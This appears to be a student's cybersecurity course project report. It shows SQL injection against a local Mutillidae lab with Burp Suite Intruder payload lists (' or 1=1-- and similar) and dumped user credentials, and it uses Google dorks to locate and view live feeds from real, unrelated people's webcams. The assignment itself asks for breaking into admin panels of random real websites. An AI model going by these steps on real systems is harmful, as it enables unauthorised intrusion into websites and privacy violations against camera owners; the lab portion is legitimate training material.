

NAME: MALLIKARJUN HATTI


SUBJECT: CYBER SECURITY

MAIN PROJECT

Task 1: Take some random websites using Google hacking database and enter into their admin panel using SQL Injections (Manual and using a tool called burp suite)

ANSWER

Install a Metasploitable 2 Virtual Machine



```
Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
-bash: ipconfig/all: No such file or directory
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bb:cf:7a
          inet addr:192.168.20.129  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febb:cf7a/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:352 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25712 (25.1 KB)  TX bytes:13951 (13.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:213 errors:0 dropped:0 overruns:0 frame:0
          TX packets:213 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:79129 (77.2 KB)  TX bytes:79129 (77.2 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Configure Mutillidae in Your Attack Browser

kali-linux-2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

192.168.20.129/mutillidae/

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data


Core Controls

OWASP Top 10

Others

Documentation

Resources





Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection



kali-linux-2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

192.168.20.129/mutillidae/index.php?page=user-info.php

View your details

Back

Please enter username and password to view account details

Name

Password

Don't have an account? [Please register here](#)

@webpwnized

Mutillidae Channel


Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0


PHP Version: 5.2.4-2ubuntu5.10

The newest version of Mutillidae can be downloaded from [Irongeek's Site](#)


24°C Clear 9:03 PM 2/20/2022




Configure Your Attack Browser for Burp Suite



Intercept the Request with Burp Suite



Configure Positions & Payloads in Burp Suite



Run an Intruder Attack in Burp Suite

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
1	"	200	<input type="checkbox"/>	<input type="checkbox"/>	24752	
2	'	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
4	-	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
5	--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
6	=%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	24753	
7	--;	200	<input type="checkbox"/>	<input type="checkbox"/>	24754	
8	=%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	24753	
9	--%20'	200	<input type="checkbox"/>	<input type="checkbox"/>	24756	
10	--%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
11	--%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
12	\x23	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
13	\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
14	\x3D%20\x3B'	200	<input type="checkbox"/>	<input type="checkbox"/>	24770	
15	\x3D%20\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
16	\x27\x4F\x52 SELECT *	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	

Analyze the Results in Burp Suite

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
30	" or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
31	or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
32	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	24759	
33	" or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
34	' or '1='1'--	200	<input type="checkbox"/>	<input type="checkbox"/>	24763	
35	" or 1 --"	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
36	or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
37	or%201=1	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
38	or%201=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
39	' or 1=1 or ""='	200	<input type="checkbox"/>	<input type="checkbox"/>	24998	
40	" or 1=1 or ""="	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	

Request Response

Raw Headers Hex HTML Render

Listing of Vulnerabilities
How to Access Mutillidae over Virtual Box "Host Only" Network
[Resources](#)
Bookmark Site

Results for . 16 records found.

Username= kali
Password= kali
Signature=k1

Task 2: Show some live cameras using Google hacking database.

The screenshot shows the Exploit Database website with a search for 'webcam'. The results table lists various online devices and their authors.

Date Added	Dork	Category	Author
2021-11-09	intitle:"webcamXP" inurl:8080	Various Online Devices	Krishna Agarwal
2021-10-19	intitle:"webcamXP 5" inurl:admin.html	Various Online Devices	César Hernández Obispo
2021-09-29	intitle:"webcam" "login"	Pages Containing Login Portals	Yash Singh
2021-09-15	intitle:"yawcam" "It's a webcam!" "user" "pass"	Various Online Devices	Mugdha Peter Bansode
2021-08-20	inurl:/multi.html intitle:webcam	Various Online Devices	Anmol K Sachan
2021-05-28	intitle:"webcamxp" "Flash JPEG Stream"	Various Online Devices	Anmol K Sachan
2021-05-25	inurl:mobile.html intitle:webcamXP	Various Online Devices	Anmol K Sachan
2021-04-30	intitle:"Web Client" inurl:"webcamera.html"	Various Online Devices	J. Igor Melo
2021-03-19	intitle:"webcamxp 5" intext:"live stream"	Various Online Devices	Hitesh Parmar
2021-02-08	intitle:"IP Webcam" inurl:"/greet.html"	Various Online Devices	J. Igor Melo
2020-08-06	intitle:"webcam" inurl:login	Various Online Devices	Aditya Rana
2020-05-18	intitle:"WEBCAM 7" inurl:/admin.html	Various Online Devices	Nisankh Achariya
2020-03-30	intitle:"webcamXP 5" inurl:8080 "Live"	Various Online Devices	Siddhesh Thakur

Google Dork: intitle:"webcamXP" inurl:8080

The screenshot shows a live webcam feed from a device running WebcamXP 5. The interface includes a navigation menu and a live view window displaying a night cityscape.

WEBCAMXP 5
WEBCAMS AND IP CAMERAS SERVER FOR WINDOWS

Home Multi view Smartphone Gallery Administration Not logged in

Source 1 JavaScript

Powered by NEXT
www.nextfiber.rs

Pan, Tilt & Zoom

Live view

Google Dork: inurl:/multi.html intitle:webcam

